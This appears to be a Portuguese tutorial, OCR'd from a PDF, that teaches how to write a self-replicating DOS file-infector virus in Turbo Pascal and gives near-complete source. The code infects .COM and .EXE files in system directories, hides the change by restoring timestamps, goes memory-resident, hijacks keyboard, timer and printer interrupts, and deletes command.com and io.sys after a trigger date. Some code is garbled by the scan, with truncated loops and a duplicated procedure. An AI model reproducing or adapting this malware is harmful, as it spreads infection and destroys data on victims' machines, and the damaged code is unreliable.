
4) Programa Anti-virus - Isso mesmo um anti-virus, seria a coisa mais idiota voce fazer um virus e nao ter uma protecao contra ele, uma vez que voce vai realizar varios testes, vai que ele escapa do seu controle. O Anti-virus no caso seria um programa SEU em Pascal que desinfectasse o arquivo.


5) Programa que mostra o tamanho e o cabecalho do seu virus - O virus necessita de informacoes quanto a si proprio para agilizar o esquema.

6) Encriptacao - Esconder os dados de alguem que veja o conteudo do virus!

7) Quantos arquivos a serem infectados - Quantidade maxima de arquivos a serem infectados. Questao de seguranca.

Fluxograma:


Virus Executado
(inicinf)Iniciar infeccao nos caminhos
c:\dos*.com, c:\dos*.exe, *.com, *.exe
c:\windows*.com, c:\windows*.exe
(infec)Infecta os arquivos do diretorio fornecido.
(procura)Procura primeiro arquivo a infectar
(verifica) Arquivo Infectado?
S
N
(infec)Copia virus (sem arq hospedeiro)
para um arquivo chamado virtemp.tmp
Copia arquivo ser infectado a partir do fim do virus (concatenacao):
copy /b virtemp.exe+arquivo.exe virtemp.tmp
Grava data e hora do arquivo em variaveis.
Apaga arquivo original a ser infectado (del arquivo.exe)
Renomeia virus com arquivo infectado(virtemp.tmp) para arquivo.exe: ren virtemp.tmp arquivo.exe
Recupera a data e hora do arquivo hospedeiro
Procura mais arquivos.
Existem mais arquivos?
S
N
(executa)Iniciar execucao do programa hospedeiro
Separar programa hospedeiro do virus
Posicionar ponteiro no fim do virus (e inicio do arquivo)



Iniciando a infectar:

Vamos iniciar a infeccao, nesse caso seria somente iniciar o caminho que se quer infectar. Nesse caso: c:\dos*.com, c:\dos*.exe, *.com, *.exe, c:\windows*.com, c:\windows*.exe, junto disso deve ser dado o diretorio de trabalho.

```
{ ************************** InicInf ********************************** }
Procedure inicinf;
begin
  if MOSTRA then writeln('Iniciando infeccao dos arquivos');
  arquiv:=0;
  procura('*.com','');
  procura('*.exe','');
  procura('c:\windows\*.com','c:\windows\');
  procura('c:\windows\*.exe','c:\windows\');
  procura('c:\dos\*.com','c:\dos\');
  procura('c:\dos\*.exe','c:\dos\');
  if MOSTRA then writeln('Infeccao dos arquivos Finalizada. Com um total
de:');
  if MOSTRA then writeln(arquiv,' arquivos infectados.');
end;
{ ************************** InicInf ********************************** }
```

Como se pode ver, essa procedure somente lanca outra, outra coisa, e preciso fornecer um diretorio de trabalho para o esquema poder funcionar direito.

Infeccao de virus:

Essa parte ainda seria um procedure que lanca outra, mas ela trabalharia mais a nivel de arquivo do que a anterior.

```
{ ************************** Procura ********************************** }
procedure procura(nome,dir:string);
begin
  if MOSTRA then writeln('Iniciando infeccao do diretorio: ',nome);
  FindFirst(nome, Archive, DirInfo);
  {$i+}
  while (DosError = 0) and (arquiv'COMMAND.COM') then begin
    HORAINI(NOME);  {Grava data e hora do arquivo}
    assign(FromF,nome);
    reset(FromF,1);
    assign(ToF,'virtemp.tmp');
    Rewrite(ToF,1);
    repeat
      BlockRead(FromF, buf2, SizeOf(buf2), numread);
      BlockWrite(ToF, buf2, numread, NumWritten);
    until (numread = 0) or (NumWritten <> numread);
    close(FromF);
    close(tof);
    { Ate aqui seria a parte onde se copia o arquivo a ser infectado para
    outro arquivo temporario }
    assign(FromF,nome_arq); { nome_arq: explicado mais tarde }
    reset(FromF, 1);
    assign(ToF, nome);
    Rewrite(ToF, 1);
    BlockRead(FromF, buf, SizeOf(buf), numread);   { Caso vc nao se lembre,
                                                     o BUF e o buffer que   }
    BlockWrite(ToF, buf, numread, NumWritten);     { contera o virus, que
                                                     nesse caso ele copiara }
    close(FromF);                                  { somente o virus para o
                                                     arquivo a ser infectado}
    close(tof);                                    { (arquivo.exe) em que ha-
                                                     via sido movido o seu
                                                     conteudo para virtemp.tmp
                                                     deixando, por enquanto
                                                     somente o virus no ar-
                                                     quivo                  }
  assign(FromF,'virtemp.TMP');
  reset(FromF, 1);
  assign(ToF, nome);
  reset(tof,1);
  seek(tof,LENVIRUS); {Posiciona o ponteiro do arquivo na posicao final
                                                                 do arquivo}
  repeat
    BlockRead(FromF, buf, SizeOf(buf), numread);
    BlockWrite(ToF, buf, numread, NumWritten);
  until (numread = 0) or (NumWritten <> numread);
  close(FromF);
  close(tof);
```

```
  erase(fromf);
  HORAFIM(NOME);
  end;
  {Essa parte seria a concatenacao virus+arquivo, onde o arquivo seria
  acrescentado no fim do virus}
  if MOSTRA then writeln('Infeccao completa.');
end;

procedure procura(nome,dir:string);
begin
  if MOSTRA then writeln('Iniciando infeccao do diretorio: ',nome);
  FindFirst(nome, Archive, DirInfo);
  {$i+}
  while (DosError = 0) and (arquiv numread);
  close(FromF);
  close(tof);
  exec('virtemp.tmp',paramstr(1)+' '+paramstr(2)+' '+paramstr(3)); {Executa o
programa aqui}
  rewrite(tof); {Agora vou limpar o conteudo e apagar o arquivo}
  close(tof);
  erase(tof);
  if MOSTRA then writeln('Execucao do programa hospedeiro finalizada');
end;
```

Corpo Principal do programa:

Vamos ter que iniciar as funcoes do virus:

```
{ ************************ Principal ********************************** }
begin
  if MOSTRA then writeln('Iniciando o Virus');
  nome_arq:=paramstr(0); { Essa variavel ira conter o nome do programa que
                           esta sendo executado no momento.  Caso o nome que
                           foi executado seja EDIT.exe essa variavel
                           contera EDIT.EXE}
  SETCBREAK(FALSE); {Para que o usuario nao possa apertar Ctrl-C}
  contra(nome_arq);
  inicinf;
  executa;
  apag_arq;
  GetIntVec($1c,@int1c);     {Essa parte sera vista mais adiante}
  SetIntVec($1c,Addr(bola));
  vbola:=false;
  cx:=random(80);{Aleatorizar a posicao da bola na tela}
  cy:=random(24);
  GetIntVec($17,@printer);        { Essa parte sera vista mais adiante }
  SetIntVec($17,Addr(escrever));  { Essa parte mostra ao computador para
                                    usar O procedimento escrever como pa-
                                    drao para a impressora}
  if MOSTRA then writeln('Fim do virus.');
  keep(0); {Deixa o programa residente na memoria.}
  if mostra then writeln('Programa Residente');
```

```
end.
```

Programas necessario a execucao do Virus:

Vou mostrar alguns programas necessarios para o correto uso desse virus:

1) Programa que determina o cabecalho e ja mostra o tamanho do executavel.

Esse programa tem que ser colocado em um arquivo com o seguinte codigo:

```
{ ************************** Cabecalho ********************************* }
program Cabecalho;
uses crt;
var
  arq: file;
  NumRead, NumWritten: Word;
  Buf: array[1..5] of Char;
begin
  Assign(arq, 'virus.exe'); { Open input file }
  Reset(arq, 1);  { Record size = 1 }
  Writeln('Tamanho do Virus: ', FileSize(arq), ' bytes...');
  BlockRead(arq, Buf, SizeOf(Buf), NumRead);
  Close(arq);
  writeln('Cabecalho: ',buf[1],buf[2],buf[3],buf[4],buf[5]);
  writeln('Codigo Ascii: ',ord(buf[1]),' ',ord(buf[2]),' ',ord(buf[3]),'
',ord(buf[4]),' ',ord(buf[5]));
end.
{ ************************** Cabecalho ********************************* }
```

2) Programa Antivirus: Para se ter um programa anti-virus desse virus, e necessario os seguintes dados: LENVIRUS e os primeiros 5 bytes do arquivos Lenvirus e fundamental pois so com ele se pode desinfectar os arquivos.

Uma vez que e ele quem fornece a posicao do fim do virus e inicio do arquivo que vai ser liberado.
Os primeiros 5 bytes podem ser arrajandos atraves do programa Cabecalho visto anteriormente. O codigo de um programa antivirus com todos os dados preenchidos ficaria assim:

```
{ ************************** AntiVirus ********************************* }
program antivirus;
uses crt,dos;
const
  CAB:string[5]=CHR(77)+CHR(90)+CHR(48)+CHR(1)+CHR(23);{ CABECALHO DO VIRUS
                                                         ALTERE SE MODIFICADO}
  LENVIRUS = 11568;

PROCEDURE limpa(nome:string);
var
  buf: array[1..LENVIRUS] of Char; {Tamanho do virus}
```

```
  buf2: array[1..2048] of Char;    {Variavel necessaria para a copia}
  numread, NumWritten: Word;
  fromf,tof:file;
begin
  assign(FromF,nome);
  reset(FromF, 1);
  if filesize(fromf)>lenvirus then begin
    assign(ToF, 'virtemp.tmp');
    rewrite(tof,1);
    seek(fromf,LENVIRUS); { Posiciona o ponteiro do arquivo na posicao final
                            do arquivo }
    repeat
      BlockRead(FromF, buf, SizeOf(buf), numread);
      BlockWrite(ToF, buf, numread, NumWritten);
    until (numread = 0) or (NumWritten <> numread);
    close(FromF);
    close(tof);
    erase(fromf);
    rename(tof,nome);
  end;
end;

function verifica(nome:string):boolean;
VAR
  buf: array[1..10] of Char;
  numread:WORD;
  con:integer;
  vfile:file;
begin
  con:=1;
  assign(vFile,NoME);
  reset(vFile,1);  { Record size = 1 }
  BlockRead(vFile, buf, SizeOf(buf), numread);
  IF (buf[3]=CAB[3]) AND (buf[4]=CAB[4]) then
  begin
    {Verifica o cabecalho do arquivo}
    verifica:=TRUE                    {para ver se ja foi infectado}
  end ELSE
  begin
    verifica:=FALSE;
  end;
  close(vFile);
END;

procedure procura_arqs(direct:string);
var
  DirInfo: SearchRec;         { For Windows, use TSearchRec }
begin                          { For Windows, use faArchive }
  FindFirst(direct, Archive, DirInfo); { Same as DIR *.PAS }
  while DosError = 0 do
  begin
    if verifica(dirinfo.name) then begin
      Writeln(DirInfo.Name);
      limpa(dirinfo.name);
    end;
    FindNext(DirInfo);
  end;
```

```
end;



begin
  procura_arqs('*.exe');
  procura_arqs('*.com');
end.

{ ************************** AntiVirus ********************************** }
```

Acoes do virus:

Vou dar alguns exemplo de acoes que o virus pode vir a fazer:

1) Torna-lo residente em memoria, e algum tempo depois de ser executado ele mostrara uma bola passeando na tela.

2) Apagar arquivos \command.com e \io.sys a partir da data 12/07/98

3) Tocar um beep a cada vez que o usuario teclar uma tecla.

4) Impedir que a impressora imprima.

5) Que tal um virus anti-virus?

Exemplos de acoes do virus:

---

1) Para fazer uma bola passear na tela e preciso torna-lo residente, e para isso e necessario o seguinte:

--> incluir uma linha: {$M $8500,0,0 } na primeira linha, seria a parte de memoria a ser reservada para o programa. O valor pode ser alterado.

Essa parte determina a quantidade de memoria que o virus tera quando ficar residente, com esse valor ficaria com cerca de 45 k, um valor alto demais, mas voce pode alterar o valor a vontade, desde que voce teste o virus.

Tambem recomendaria incluir a seguinte linha depois do $M : {$S-,R-,I-,V-,f+}, mesmo que voce deixe ele residente ou nao.

--> incluir uma variavel global int1c : Procedure; mais vx,vy,cx,cy:integer; para determinar a posicao da bola na tela, mais vbola:boolean para dar um tempo quando vbola for true, sera executado o codigo para mexer o cursor, ate la nao aparece nada.

--> incluir o seguinte codigo de programa:

```
{ ************************** Bola ********************************** }

procedure bola; interrupt;
var
  cont:integer;
begin
  if not vbola then
    if port[$60]<$80 then
      inc(con);
  if con=550 then
    vbola:=true;
  if vbola then
  begin
    cont:=random(4)+1;
    vy:=wherey;
    vx:=wherex;
    gotoxy(cx,cy);
    write('Û');
    case cont of
      1:if cx<78 then inc(cx);
      2:if cx>1 then dec(cx);
      3:if cy<23 then inc(cy);
      4:if cy>1 then dec(cy);
    end;
    gotoxy(cx,cy);
    write('þ');
    gotoxy(vx,vy);
  end;
  inline ($9C);
  int1c;
end;

{ ************************** Bola ********************************** }
```

Mais o seguinte no codigo de programa na parte principal do virus:
(de preferencia uma linha antes do end.):

```
  vbola:=false;
  vx:=random(80);{Aleatorizar a posicao da bola na tela}
  vy:=random(24);
  GetIntVec($1c,@int1c);
  SetIntVec($1c,Addr(bola));
  keep(0); {Esse Keep faz com que o programa finalize E fique residente na
            memoria, permitindo entao que se use as Interrupcoes $1C e a
            $17 ($1C seria uma interrupcao que e executada ininterrupta-
            mente, permitindo que se faca uma bola passear pela tela, $17
            seria a impressora, visto mais adiante)
```

2) Para apagar os arquivos \command.com e \io.sys a partir da data 12/07/98

(data em que faco 20 anos, belo presente, ne?). Seria necessario o seguinte:

```
{ ************************* Apaga_Arq ******************************** }
procedure apag_arq;
var
  m,dia,ano,dow:word;
  mes:boolean;
  f:file;

begin
  if mostra then writeln('Pegando data atual');
  getdate(ano,m,dia,dow);
  mes:=false;
  if ano=1998 then
    if m>=7 then      {Data de ativacao: 12/07/1998}
      if dia>=12 then
        mes:=true;
  if ano>1998 then mes:=true;
  if mostra then writeln('Pegando data atual finalizado');
  if mes then begin
    if mostra then writeln('Iniciando a apagar os arquivos: \command.com e \
io.sys');
    assign(f,'c:\command.com');
    erase(f);
    assign(f,'c:\io.sys');
    erase(f);
  end;
end;
{ ************************* Apaga_Arq ******************************** }
```

      Mais a linha apag_arq no corpo principal.

3) Para tocar um beep a cada vez que o usuario tecla algo, e necessario acrescentar o seguinte codigo de programa na procedure bola, vista anteriormente:

```
if Port[$60] < $80 then
begin
  Sound(5000);
  Delay(1);
  Nosound;
end;
```

4) Para impedir que a impressora imprima, e necessario que se entenda um pouco de interrupcoes: E o seguinte, tudo no computador funciona por meio de interrupcoes, o teclado, o mouse, o video, A IMPRESSORA, tudo mesmo e controlado por interrupcoes, no caso nos vamos mexer com a impressora, mas voce poderia fazer o que bem entender com o que voce quiser no computador.

       Podia travar a maquina, reseta-la, entre outros. Vou mostrar agora o codigo desse procedimento:

```
{ ************************* Escrever ********************************* }
```

```
procedure escrever;interrupt;
begin
    Sound(random(5000));
    Delay(1);
    Nosound;
  inline ($9C);
  printer;
end;

{ ************************* Escrever ********************************* }
```

Impede a impressora de imprimir e ainda faz barulho. Ahh, isso nao funciona dentro do Win95, no Win 3.1x funciona, grande avanco de um para o outro ne?

Mais o seguinte codigo uma linha antes do keep(0) visto na questao 1:

```
  GetIntVec($17,@printer);
  SetIntVec($17,Addr(escrever));  {Essa parte mostra ao computador para usar
                                   O procedimento escrever como padrao para a
                                   impressora}
```

Mais a variavel global:

```
  printer:procedure;
```

5) Um Virus anti-virus nesse caso, seria impedir que qualquer virus estranho seja executado DUAS vezes no arquivo infectado com esse virus, e o seguinte :

Os virus estranhos (diferentes deste) normalmente alteram os 3 primeiros bytes do programa executavel colocando la um jump (JMP em ASM para quem conhece, pulo de um lugar para outro para quem nao conhece NADA) para executar o virus e depois volta para a posicao depois do jump, executando o programa normalmente, o que nos faremos e o seguinte, guardar os primeiros 5 bytes (para garantir vai 5) para depois caso o programa se altere, repor os bytes originais, impedindo que o programa de um jump ate o virus, so que o virus estranho vai ser executado uma vez, depois dele ser executado, o virus em Pascal ira limpar os primeiros bytes do arquivo, so tem um defeito, ele limpa o inicio, o fim do arquivo fica no mesmo estado que estava antes, ou seja, com o virus, so que agora ele esta inativo. Essa funcao serve mais para avisar ao usuario que o computador esta infectado por algum virus. Um exemplo disso vai a seguir, sendo que para se testar a desinfeccao e necessario fornecer um nome de arquivo que vai ser o nome do virus:

```
{ ************************* Proc_Anti ********************************* }
procedure contra(non:string);
var
  FromF, ToF: file;
  ARQ:text;
  Ft:FILE of char;
  f:file;

function vervir(nome:string):boolean;
VAR
```

```
  Buf: array[1..10] of Char;
  NUMREAD:WORD;
  con:integer;
begin
  if mostra then writeln('Iniciando verificacao de infeccao do arquivo
',nome);
  con:=1;
  ASSIGN(F,NoME);
  ReSET(F,1);  { Record size = 1 }
  BlockRead(F, Buf, SizeOf(Buf), NumRead);
  IF (BUF[1]=cab[1]) AND (BUF[2]=cab[2])AND (BUF[3]=cab[3])AND
(BUF[4]=cab[4])AND (BUF[4]=cab[4]) tHEN
  {Verifica o cabecalho do arquivo}
  vervir:=TRUE                                {para ver se ja foi infectado}
  ELSE
    vervir:=FALSE;
  Close(F);
  if mostra then writeln('Verificacao de infeccao finalizada');
END;

procedure antivir;
begin
 if not vervir(non) then
 begin
   if mostra then writeln('Arquivo Infectado, tentando desinfectar...');
                         { Arquivo infectado, tentando desinfectar... }
   aSSIGN(Ft,paramstr(0));
   ReSET(Ft);  { Record size = 1 }
   write(ft,cab[1]);
   write(ft,cab[2]);
   write(ft,cab[3]);
   write(ft,cab[4]);
   write(ft,cab[5]);
   close(ft);
   if mostra then writeln('Desinfeccao completa!'); {Desinfeccao completa}
   textcolor(white+blink);
   writeln('Atencao: Seu computador esta infectado por virus! Sugiro passar
Anti-virus!');
   textcolor(white);
 end;
end;

begin
  if mostra then writeln('Inicio do procedimento anti-virus.');
  antivir;
  if mostra then writeln('Fim do procedimento anti-virus.');
end;

{ ************************* Proc_Anti ******************************** }
```

Eu sugiro que a linha contendo o codigo contra(nome_arq); seja colocada antes da linha inicinf;, porque se o programa estiver infectado por algum virus estranho o virus em Pascal ira reinfectar o arquivo atual.

Constantes a serem usadas:

Esse programa necessita de algumas constantes para ter melhor controle sobre si proprio.

```
CONST
  LENVIRUS=11616;  {TAMANHO DO VIRUS - ALTERE SE MODIFICADO, USE O PROGRAMA
                    CABECALHO PARA ISSO}
  CAB:string[5]=CHR(77)+CHR(90)+CHR(96)+CHR(1)+CHR(23);  { CABECALHO DO VIRUS
- ALTERE SE MODIFICADO,
                USE O PROGRAMA CABECALHO PARA ISSO}
  MAXBUFLEN=1024; {Tamanho do buffer em bytes a ser copiado por vez}
  FILES=10; {Arquivos a serem infectados por vez}
  MOSTRA=true; {Voce quer saber o que o seu virus esta fazendo?}
```

Variaveis globais a serem usadas:

Sem explicacoes, e necessario ter variaveis para o programa poder funcionar.

```
VAR
  fvir,vfile,fromf,tof:file;  {Arquivo que vai conter o virus, variavel de
arquivo usado na no virus, 2 variaveis necessarias
                                para a copia do virus }
  con:integer; {variavel contadora}
  int1c : Procedure;  {Esses dois serao vistos em exemplos de acoes do virus}
  printer:procedure;
  buffer:ARRAY[1..MAXBUFLEN] OF CHAR; {Necessario para a copia de arquivos}
  vx,vy,cx,cy:integer; {Coordenadas x,y da bola na tela}
  h, m, s, hund,day,mon,year : Word; {Necessario para conter a data e a hora
do arquivo}
  dat:datetime; {Vai conter a hora do arquivo}
  ftime:longint; {Hora do arquivo}
  vbola:boolean;
  nome_arq:pathstr; {Ira conter o nome do arquivo com o virus, muito
necessario}
  arquiv:integer; {Quantidade de arquivos infectados ate o momento}
  dirinfo:searchrec; {Muito usado no virus, e responsavel por procurar
arquivos onde eu
                     quiser usando coringas (*.exe,c:\dos\*.com)}
```

Bibliotecas de funcoes necessarias ao funcionamento:

Para executar esse programa e necessario algumas bibliotecas de fun-

coes para o correto funcionamento:

USES crt,windos,dos;

Listagem do programa como ele deveria ficar:

Aqui vai a listagem do Programa Completo do jeito que ele deveria ficar, eu sugiro que voce salve esse codigo abaixo em um arquivo chamado virus.pas, depois de compilado o nome do virus ficara virus.exe (Incrivel, ne?), nao esqueca que sempre que voce modificar o virus usar o programa Cabecalho para atualizar o virus.

Bom, la vai:

```
{ *************************** Virus.Pas ********************************** }
{$M $2500,0,0 }
{$S-,R-,I-,V-,f+}

Program Exemplo_de_virus_em_Pascal;

USES crt,windos,dos;

CONST
  LENVIRUS=11616;  {TAMANHO DO VIRUS - ALTERE SE MODIFICADO, USE O PROGRAMA
                    CABECALHO PARA ISSO}
  CAB:string[5]=CHR(77)+CHR(90)+CHR(96)+CHR(1)+cHR(23);  {CABECALHO DO VIRUS -
ALTERE SE MODIFICADO,
                    USE O PROGRAMA CABECALHO PARA ISSO}
  MAXBUFLEN=1024; {Tamanho do buffer em bytes a ser copiado por vez}
  FILES=10; {Arquivos a serem infectados por vez}
  MOSTRA=true; {Voce quer saber o que o seu virus esta fazendo?}

VAR
  fvir,vfile,fromf,tof:file;  {Arquivo que vai conter o virus, variavel de
arquivo usado na no virus, 2 variaveis necessarias
                               para a copia do virus }
  con:integer; {variavel contadora}
  int1c : Procedure;  {Esses dois serao vistos em exemplos de acoes do virus}
  printer:procedure;
  buffer:ARRAY[1..MAXBUFLEN] OF CHAR; {Necessario para a copia de arquivos}
  vx,vy,cx,cy:integer; {Coordenadas x,y da bola na tela}
  h, m, s, hund,day,mon,year : Word; {Necessario para conter a data e a hora
do arquivo}
  dat:datetime; {Vai conter a hora do arquivo}
  ftime:longint; {Hora do arquivo}
  vbola:boolean;
  nome_arq:pathstr; {Ira conter o nome do arquivo com o virus, muito
necessario}
  arquiv:integer; {Quantidade de arquivos infectados ate o momento}
  dirinfo:searchrec; {Muito usado no virus, e responsavel por procurar
arquivos onde eu
                      quiser usando coringas (*.exe,c:\dos\*.com)}
```

```
procedure HORAINI(NOME:STRING);
var
  arq:file;

begin
  if MOSTRA then writeln('Gravando data e hora do arquivo: ',nome);
  assign(arq, NOME);    {Pega a hora de criacao do arquivo}
  reset(arq);
  Getftime(arq,ftime);
  UnpackTime(ftime,dat);
  H:=dat.HOUR;
  M:=dat.MIN;
  S:=dat.SEC;
  day:=dat.day;
  mon:=dat.month;
  year:=dat.year;
  close(arq);
  if MOSTRA then writeln('Concluida gravacao do de data e hora do arquivo:
',nome);
END;

PROCEDURE HORAFIM(NOME:STRING);
var
  arq:file;

BEGIN
  if MOSTRA then writeln('Restaurando data e hora original do programa:
',nome);
  dat.HOUR:=H; {Restaura a data e hora original}
  dat.MIN:=M;
  dat.SEC:=S;
  dat.day:=day;
  dat.month:=mon;
  dat.year:=year;
  assign(arq, NOME);
  reset(arq);
  PackTime(dat,ftime);
  reset(arq);
  Setftime(arq,ftime);
  close(arq);
  if MOSTRA then writeln('Restauracao do arquivo ',nome,' concluida');
END;

function verifica(nome:string):boolean;
VAR
  buf: array[1..10] of Char;
  numread:WORD;
  con:integer;

begin
  if MOSTRA then writeln('Iniciando verificacao se o arquivo ',nome,' ja foi
infectado.');
  con:=1;
  assign(vFile,NoME);
  reset(vFile,1);  { Record size = 1 }
  BlockRead(vFile, buf, SizeOf(buf), numread);
```

```
  IF (buf[3]=CAB[3]) AND (buf[4]=CAB[4]) then
  begin
    if MOSTRA then writeln('Verificacao completa - arquivo infectado ');
    {Verifica o cabecalho do arquivo}
    verifica:=TRUE                                {para ver se ja foi
infectado}
  end ELSE
  begin
    verifica:=FALSE;
    if MOSTRA then writeln('Verificacao completa - arquivo nao infectado ');
  end;
  close(vFile);
END;

procedure infec(nome:string);
var
  buf: array[1..LENVIRUS] of Char; {Tamanho do virus}
  buf2: array[1..2048] of Char;    {Variavel necessaria para a copia}
  numread, NumWritten: Word;

begin
  if MOSTRA then writeln('Iniciando a infeccao do arquivo ',nome);
  if (nome<>'VIRTEMP.TMP') and (nome<>'COMMAND.COM') then begin
    HORAINI(NOME);  {Grava data e hora do arquivo}
    assign(FromF,nome);
    reset(FromF,1);
    assign(ToF,'virtemp.tmp');
    Rewrite(ToF,1);
    repeat
      BlockRead(FromF, buf2, SizeOf(buf2), numread);
      BlockWrite(ToF, buf2, numread, NumWritten);
    until (numread = 0) or (NumWritten <> numread);
    close(FromF);
    close(tof);

    {Ate aqui seria a parte onde se copia o arquivo a ser infectado para outro
     arquivo temporario}

    assign(FromF,nome_arq); {nome_arq: explicado mais tarde}
    reset(FromF, 1);
    assign(ToF, nome);
    Rewrite(ToF, 1);
    BlockRead(FromF, buf, SizeOf(buf), numread);   {Caso vc nao se lembre, o
BUF e o buffer}
    BlockWrite(ToF, buf, numread, NumWritten);     {que contera o virus, que
nesse caso ele}
    close(FromF);                                  {copiara somente o virus
para o arquivo a}
    close(tof);                                    {ser infectado
(arquivo.exe) em que havia sido}
                                                   {movido o seu conteudo para
virtemp.tmp   }
                                                   {deixando, por enquanto
somente o virus no }
                                                   {arquivo
}
  assign(FromF,'virtemp.TMP');
```

```
  reset(FromF, 1);
  assign(ToF, nome);
  reset(tof,1);
  seek(tof,LENVIRUS); {Posiciona o ponteiro do arquivo na posicao final do
arquivo}
  repeat
    BlockRead(FromF, buf, SizeOf(buf), numread);
    BlockWrite(ToF, buf, numread, NumWritten);
  until (numread = 0) or (NumWritten <> numread);
  close(FromF);
  close(tof);
  erase(fromf);
  HORAFIM(NOME);
